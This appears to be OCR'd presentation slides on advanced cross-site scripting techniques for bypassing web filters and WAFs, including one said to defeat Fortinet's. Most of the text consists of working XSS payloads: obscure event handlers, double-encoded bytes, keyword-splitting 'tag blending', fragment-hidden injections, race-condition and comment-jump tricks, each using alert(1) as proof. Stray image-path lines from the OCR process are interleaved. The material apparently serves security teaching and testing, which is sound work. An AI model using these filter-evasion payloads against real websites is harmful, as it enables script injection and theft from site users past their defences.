 Win #9

Exploit Obscure Event Handlers

- Fortinet's WAF crushed by

  <K Style=Content-Visibility:Auto
  OnContentVisibilityAutoStateChange=alert(1)>

- Keep an eye on latest ones



Advanced Exploitation


Different Input Types - Double Encoding

- Most can be aware of %253C (percent sign encoded)
- “JavaScript:” pseudo-protocol allows double encoding

- Embedded Bytes:

  %%33C (encode the first hex digit of "%3C")

  %3%43 (encode the second hex digit of "%3C")



Advanced Exploitation

Tag Blending

- Filters hunt for keywords so get rid of them

1. Move them outside:

<Svg OnLoad=location=textContent>javascript:alert(1)//

2. Blend with harmless tags:

<Svg OnLoad=location=textContent>Javas<K>cript:a<K>lert<K>(<K>1)//

Advanced Exploitation


Tag Blending

- Endless variations, split, encode

  <Svg OnLoad=innerHTML=textContent>

  %26lt;Img/Src/On<K>Error=a<K>lert<K>(1)>

- Any valid HTML tag for blending (arbitrary included)



Advanced Exploitation

Tag Blending - Fragment Bypass

- Hide it completely:

  <Img Src OnError=innerHTML=URL,innerHTML=textContent>


  #<Img/Src/OnError=alert(1)>

- Everything after # does not get sent to server

Easy Win #10

Win the Race Condition

- Filter loads after the injection
- <Svg OnLoad=alert(1)><!-- or <Svg OnLoad=alert(1)><Xmp>



Advanced Exploitation

Comment Jump


- Universal technique for injection scenarios
- As long as multiple lines are parsed, decoded etc
- Extra layer of complexity, it can be almost anywhere

Advanced Exploitation

Comment Jump - Boundary Exploit

- %23 (URL-encoded #)
- // or --> or <!--
- Follow with %0A or %0D


```
<Svg OnLoad="alert//>%0A(1)"
```



Advanced Exploitation

Comment Jump - Filter Mindgames

- /*>*/ the > makes filters think the tag closed
- //>%0A comment plus what looks like a closed tag
- <!-->%0A HTML comment that signals closure
- %0A-->%0A newline wrapped in comment syntax



Advanced Exploitation

